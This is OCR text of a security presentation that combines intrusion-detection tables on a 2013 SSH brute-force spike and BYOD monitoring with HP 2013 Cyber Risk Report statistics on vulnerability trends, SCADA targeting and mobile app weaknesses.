
事件	突增發生時間	突增次數	過去一小時平均次數	突增率(%)	瀏覽突增曲線
5601: SSH: SSH Login Attempt	2013/02/12 07:52:00	39463	4416	893	📈



2/12 07:45
異常突增

惡意攻擊來源
223.4.36.10

針對多個目標
進行巨量SSH
登入猜測
- FW效能?




事件	來源IP	來源Port	來源區域	目[illegible]	目的Port	目的IP名稱解析	目的區域	次數	時間
5601: SSH: SSH Login Attempt	223.4.36.10	55660	CN	[redacted].139.212	22	Home	TW	39,463	2013/02/12 07:52:58
5601: SSH: SSH Login Attempt	223.4.36.10	49192	CN	[redacted].80.81	22	Home	TW	28,601	2013/02/12 07:46:25
5601: SSH: SSH Login Attempt	223.4.36.10	43012	CN	[redacted].80.122	22	Home	TW	28,248	2013/02/12 07:47:25
5601: SSH: SSH Login Attempt	223.4.36.10	52117	CN	[redacted].80.95	22	Home	TW	28,187	2013/02/12 07:48:25
5601: SSH: SSH Login Attempt	223.4.36.10	54866	CN	[redacted].80.9	22	Home	TW	28,023	2013/02/12 07:45:25
5601: SSH: SSH Login Attempt	223.4.36.10	49430	CN	[redacted].80.87	22	Home	[illegible]	[illegible]04	2013/02/12 07:49:25
5601: SSH: SSH Login Attempt	223.4.36.10	40159	CN	[redacted].80.84	22	Home	[illegible]	[illegible]88	2013/02/12 07:51:25
5601: SSH: SSH Login Attempt	223.4.36.10	37120	CN	[redacted].80.105	22	Home	[illegible]	[illegible]63	2013/02/12 07:50:25
5601: SSH: SSH Login Attempt	223.4.36.10	39949	CN	[redacted].133.130	22	CUS-群盟	[illegible]	11,241	2013/02/12 07:35:57

瞬間發
出巨量
SSH登入
請求

2013 Risk Report


Vulnerability Trends

Disclosed vulnerabilities measured by NVD, 2010–2013




High-severity vulnerabilities are decreasing

Disclosed vulnerabilities by severity measured by NVD, 2010–2013




SCADA systems increasingly targeted

SCADA submissions to the Zero Day Initiative, 2010–2013



Mobile

Mobile prevalence only continues to grow



Mobile devices are everywhere

Today the average person carries

2.9

devices[1]

Mobile apps

More than

160 billion

apps will be downloaded globally in 2017, up from

80 billion

in 2013 [2]

Mobile commerce

Projected growth from

$241 billion

in 2011 to

$1 trillion

in 2015 [3]

[1] Sophos Labs 2013

[2] intomobile.com/2013/07/03/more-than-160-billion-apps-downloaded-2017

[3] Smart Insights, Jupiter Research 2013

Mobile Security Landscape

Explosion in usage

- Cyber Monday 2013: 55.4% year over year mobile shopping increase[1].

Mobile security efforts lag behind their web counterparts

- While both suffer from the same type of vulnerabilities, mobile security not yet as disciplined.


Mobile apps are easily exploitable

•96% of attacks not particularly difficult to execute[2].

[1] IBM Analytics
[2] 2012 Data Breach Investigations Report (DBIR), Verizon Business, April 2012

Global 2000 Mobile Security study

Tested more than 2000 mobile applications from 600+ companies



86% of applications failed to use simple binary hardening protections against modern-day attacks


75% of applications do not use proper encryption techniques when storing data on a mobile device

71% of vulnerabilities resided on the Web server

18% of applications sent usernames and passwords over HTTP, while another 18% implemented SSL/HTTPS incorrectly

HP 2013 Cyber Risk Report

Mobile – Top Issues



Mobile apps security

46% of mobile iOS and Android applications use encryption improperly.

52% Security issues were a result of insecure client-side operation


48% Insecure server-side application code or code quality issues – unstable application behavior

74% Unnecessary permissions

HP 2013 Cyber Risk Report


Mobile – Top 4 client side issues

Top client-side issues in native mobile applications




HP 2013 Cyber Risk Report


Mobile – Top 4 issues



行動裝置的連結認證與持續監控流程




一張表格讓IT人員掌握BYOD的使用情況



Time	Event	Hit Count	Private SourceIP	Public SourceIP	Username	Source MAC	Location
2012/5/7 21:36	1400: SMB Windows Logon Failure	152	192.168.1.222	210.100.38.101	Robin Shih	00-50-56-C0-00-01	AP-1
2012/5/7 21:44	9991: HTTPS: Google Gmail Access	2	192.168.1.33	210.100.38.101	Sandy Chen	00-50-56-DF-11-1A	AP-1
2012/5/7 21:45			192.168.2.166	210.100.38.102	Ken Yip	00-50-56-62-13-2F	AP-2
2012/5/7 21:52	2270: BitTorrent: Peer-to-Peer Communications	69	192.168.1.33	210.100.38.101	Sandy Chen	00-50-56-DF-11-1A	AP-1
2012/5/7 21:59			192.168.1.45	210.100.38.101	Richard Chou	00-50-56-00-14-B4	AP-1
2012/5/7 22:17	6545: MS-RPC: Microsoft Server Service Buffer Overflow	1	192.168.2.88	210.100.38.102	Peter White	00-50-56-77-11-54	AP-2
2012/5/7 22:22			192.168.1.77	210.100.38.101	Jeremy Lin	00-50-56-DD-30-6A	AP-1
2012/5/7 22:25	5670: HTTP: SQL Injection (SELECT)	17	192.168.2.88	210.100.38.102	Peter White	00-50-56-77-11-54	AP-2

Q&A



Thank you